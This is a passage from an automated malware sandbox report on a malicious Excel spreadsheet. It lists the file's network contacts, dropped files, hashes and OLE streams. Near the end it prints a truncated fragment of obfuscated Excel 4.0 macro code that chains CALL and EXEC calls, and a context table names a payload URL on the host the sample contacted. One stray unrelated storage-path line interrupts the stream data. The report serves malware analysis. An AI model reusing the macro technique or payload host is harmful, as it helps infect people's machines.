http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://ncus.contentsync.	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://weather.service.msn.com/data.aspx	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://apis.live.net/v5.0/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://management.azure.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://wus2.contentsync.	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://api.office.net	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://entitlement.diagnostics.office.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://outlook.office.com/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://templatelogging.office.com/client/log	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://outlook.office365.com/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://webshell.suite.office.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://management.azure.com/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://devnull.onenote.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ncus.pagecontentsync.	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://messaging.office.com/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://augloop.office.com/v2	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://skyapi.live.net/Activity/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://dataservice.o365filtering.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high
http://https://directory.services.	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	A22CCA86-2F39-4600-BB5A-EA92F07BD5C2.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.244.191.15	fastswitch.org	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	384830
Start date:	09.04.2021
Start time:	22:14:39
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1429954472.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLS@3/6@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 168.61.161.212, 23.54.113.53, 40.88.32.150, 52.109.88.177, 52.109.76.34, 52.109.12.24, 13.64.90.137, 95.100.54.203, 20.82.210.154, 23.10.249.26, 23.10.249.43, 8.252.5.126, 8.241.83.126, 8.238.29.126, 8.238.85.254, 8.241.89.254, 51.103.5.159, 20.50.102.62, 20.54.26.129 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, wns.notify.trafficmanager.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/384830/sample/document-1429954472.xls

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.244.191.15	document-1429954472.xls	Get hash	malicious	Browse	• fastswitch.org/ds/0702.gif

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	document-1429954472.xls	Get hash	malicious	Browse	• 47.244.191.15
	documents-351331057.xlsm	Get hash	malicious	Browse	• 8.211.4.209

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	documents-351331057.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	BvuKqSpgIG.exe	Get hash	malicious	Browse	• 198.11.132.10
	3vQD6TIYA1.exe	Get hash	malicious	Browse	• 8.209.67.151
	wininit.dll	Get hash	malicious	Browse	• 8.208.88.90
	XN123gfQJQ.exe	Get hash	malicious	Browse	• 8.209.67.151
	0408_391585988029.doc	Get hash	malicious	Browse	• 8.208.88.90
	msals.pumpl.dll	Get hash	malicious	Browse	• 8.208.88.90
	BrgW593cHH.exe	Get hash	malicious	Browse	• 8.208.95.18
	BrgW593cHH.exe	Get hash	malicious	Browse	• 8.208.95.18
	WDnE51mua6.exe	Get hash	malicious	Browse	• 8.208.95.18
	documents-2112491607.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	0406_37400496097832.doc	Get hash	malicious	Browse	• 8.208.95.92
	32_64_ver_2_bit.exe	Get hash	malicious	Browse	• 8.209.67.151
	1234.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	12345.xlsm	Get hash	malicious	Browse	• 8.211.4.209

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\A22CCA86-2F39-4600-BB5A-EA92F07BD5C2	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133926
Entropy (8bit):	5.370354121975831
Encrypted:	false
SSDEEP:	1536:GcQIKNEHBXA3gBwqpQ9DQW+zjM34ZldEKWGlOhIQX5ErLWME9:FVQ9DQW+zYXO8
MD5:	715FAA68535E89870493810B5D2FFDF1
SHA1:	8B887AEB4B6287D172AD0991CDAC56366F4FDE0B
SHA-256:	9EF9459DC9C0A3E55792F8E99112FC88AFF72F8A4F1B08725A871C858E496D5F
SHA-512:	7B90800E925A1E7BB4F432FC143EFC785BD01BBCD1B06B24119EC82A23A50C1CA9CAC2C33D3A817C7891D8015AE7D09FB23EE9E6F8E531667148C3047B8EB6DB
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-09T20:15:37">.. Build: 16.0.14008.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\4B910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	304154
Entropy (8bit):	7.9883709648263235
Encrypted:	false
SSDEEP:	6144:Y8/4krFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MF:ttFPM8R3AsB+bjej/9cC
MD5:	248BADE7956AD1E277A44DE44259DE44
SHA1:	D32306A7ECD7B57DB9FDE9D74B28F63DA41F4E9E
SHA-256:	298D96EC2615DE4B5507735CC6D5EED11C8BA20CA2AA3AEA5B47406DC159E676
SHA-512:	23DD1E477168131989B69D00EDF7135F930856A2D83D0BA1F41422D10604D99FD948F02BAB3833A452EE09B160633AE8962D7E763E56714648EBD008F0BE2EB0

C:\Users\user\AppData\Local\Temp\4B910000	
Malicious:	false
Reputation:	low
Preview:	.T.n.0....?.....C....I?`L.%...a...;.....s.B.-.....{q..D.^.m..._.....^...{.E.....0.S/...)I.....*$..._. #.5.(?.f...>..m..b1..+x.....x.|.}W.z.1Z. .Q.....6.VF....1uG1!h....]L.....G5. .^h.W<.....cd-.F.....B.y=.=.'.`2..[H..8NKn.|.i..a.&)a:jq..v5..J...."....O(U$.z.....W*...>..s..j.....+.4.....C.N)..P.en.....=.C'x*.....D.ty.....V.....n#.a....~...<..>n,.T.>.-..^.... ....PK.....!.I$ON.....[Content_Types].xml ...(..... ....MO.0.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sat Apr 10 04:15:39 2021, atime=Sat Apr 10 04:15:39 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.637845996587645
Encrypted:	false
SSDEEP:	12:8dMXUklhgcuElPCH2YgJthfYWuCrmZ8+WrjAZ/2bDqyLC5Lu4t2Y+xIBjKZm:8s0gJthhLmZeAZiDqb87aB6m
MD5:	CDD8A1C0C624C1D6DA5746B8E8657B01
SHA1:	7DE97CBDA41610597FE5CF1EE1F89B92361F1915
SHA-256:	A7D7F75512E90FF649968C8E8CA8DEEA6570F9D3BC1A333415AE90C05C2A7497
SHA-512:	B483A592C5495E74EA727ECF9CC13B9442EA17785AF461453588EA018FF5742910770C73EE3F061437018B13DE8FCAE107CEAA41BEB1BDD88FDF74C4FAE734E 2
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-..<M...-.....-...0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.).....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny..R.).....S.....W..h.a.r.d.z.....~.1.....R.)..Desktop.h.....Ny..R.).....Y.....>.....7.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....301389.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD ..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1429954472.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:45 2020, mtime=Sat Apr 10 04:15:39 2021, atime=Sat Apr 10 04:15:39 2021, length=323072, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.6892889559855995
Encrypted:	false
SSDEEP:	48:8tDPs0moM/fYjRsMflPCWDB6ptDPs0moM/fYjRsMflPCWDB6pBPs0moM/fYjRsMn:87jacK7jacKHjacKHjac
MD5:	D59276AEB4B7EC4537C8BCD051C6FC6D
SHA1:	20CFEC5D0582DE72095E38D5C82130F513CAF59D
SHA-256:	C66188DB3503350E6BC2A6D04426AFF8F4A73B366036324DD8E680F5233804A9
SHA-512:	48EA85A128520D380D9F999CB513EF548217BD0FCC4835288C98F1B6CC222193514838O8C50F8563DBE42CFC8C6A1089AB283BFAB1382E5BA8FE314C1810258C
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ...J...:.....-.....-.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.).....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .8.1.3.....P.1.....>Qxx..user.<.....Ny..R.).....S.....W..h.a.r.d.z.....~.1.....>Qzx..Desktop.h.....Ny..R.).....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....|.2.....R.) .DOCUME~1.XLS..`.....>Qwx.R.)....h.....Q<.d.o.c.u.m.e.n.t.-.1.4.2.9.9.5.4.4.7.2...x.l.s.....].....-.....\.....>.S.....C:\Users\user\Des ktop\document-1429954472.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.2.9.9.5.4.4.7.2...x.l.s.....:.,.LB.)...As...`.....X.....301389.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260
Entropy (8bit):	4.762839088583431
Encrypted:	false
SSDEEP:	6:dj6Y9LDfFELDf/Y9LDfFELDf/Y9LDfFELDf/Y9LDf7:dmGfaf/Gfaf/Gfaf/Gf7
MD5:	58E3827B504FBF1E51B41CE01CDAF930
SHA1:	BB60841F0ED6DC8B889750D1C684DA3F6BBAF0D1
SHA-256:	D9F09E15034AC8077D0511628DC5F3888983AD25F172FC03C56B7582D97B485D
SHA-512:	310A40D63ED663501F5952FC4230F32F99DA1C7BB3E0A16474A4BAFBD10BAF73142C3C2696BACB14109419908C0F585BC6CA734777D0DCFF67FABC49C7B6826
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Preview:	Desktop.LNK=0..[xls]..document-1429954472.xls.LNK=0..document-1429954472.xls.LNK=0..[xls]..document-1429954472.xls.LNK=0..document-1429954472.xls.LNK=0..[xls]..document-1429954472.xls.LNK=0..document-1429954472.xls.LNK=0..[xls]..document-1429954472.xls.LNK=0..

C:\Users\user\Desktop\5C910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	359808
Entropy (8bit):	7.417415957781496
Encrypted:	false
SSDEEP:	6144:RcKoSsxzNDZLDZjlbR868O8KL5L+od2xEtjPOtioVjDGUU1qfDlavx+W2QnAFVA7:4eLUIRfUI5uXL6nDJoEhch
MD5:	F51C47EF0ADD3616578E52564D526B96
SHA1:	0008DA0D37F4CD7479BE78A951C7A5A65D2BFA89
SHA-256:	F145C5282F5B79208E71925C09D218DFC6FDF05387C94C22DEB4D2CC298BF4B0
SHA-512:	A91A8F535457AE6B780806344F3D2EDBF7FB9C5AADD423736E4664C1154FE4EFCF2BDC3B18CD320F1E5DB70E87E4023C4BC387D136B4DE03A2E90026620CD34
Malicious:	false
Reputation:	low
Preview:	........T8.....\.p.... B.....a.....=.....=.....i..9J.8.....X.@..... ....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Mon Feb 8 08:28:15 2021, Security: 0
Entropy (8bit):	7.606041071167239
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1429954472.xls
File size:	323072
MD5:	de9de1ff91dd0501f1405ce027fb5941
SHA1:	826804c571db7b1c892160c8c4c05c2d5d015d63
SHA256:	26acece82b024fc2b5306a52189db24a8742c11cc9ebbc84ab6a5dca8672bc0c
SHA512:	39613ef3a2854ec0125fa3f5a50ad8b320f0e63a0b0cdfc5b60fb0a4ec6b5efbd2d74044570616c78229e215d29bb9b1feb4d589b9c56bff2be88eeb8d408ec
SSDEEP:	6144:BcKoSsxzNDZLDZjlbR868O8KlVH33dq7uDphYHceXVhca+fMHLty/xcl8OR4PiAO:EeLUIRfUI5uXL6nDJoc5
File Content Preview:	.....>.....u.....p...q...r...s...t..... .....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1429954472.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-08 08:28:15
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.311136915093
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . . D o c 1 . . . . E x c e l 4 . 0 . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.251468853718
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . W X . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 311013

General	
Stream Path:	Workbook


General	
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	311013
Entropy:	7.7372453803
Base64 Encoded:	True
Data ASCII:	. . . . g 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... i . . 9 J . 8 . . . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AE13(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""UR""&AF21,AE19&AE20&AE21&AE22&AE23&AE24&AE25&AE26&AE27&AE28&AE29&AE30&AE31&AE32&AE33&AE34&AE35&
AE14,""JJCCBB"",0,A100,AF18,AF23,0)",,,,"=FORMULA.ARRAY(AE17,AE14)","=FORMULA.ARRAY(AH25&AH26&AH27&AH28&AH29&AH30&AH31,AF14)","=FORMULA.ARRAY(AI25&AI26&AI27&AI2
8&AI29,AG14)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AB17(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AF13(),=AG13(),=AA10(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(AF14&""2
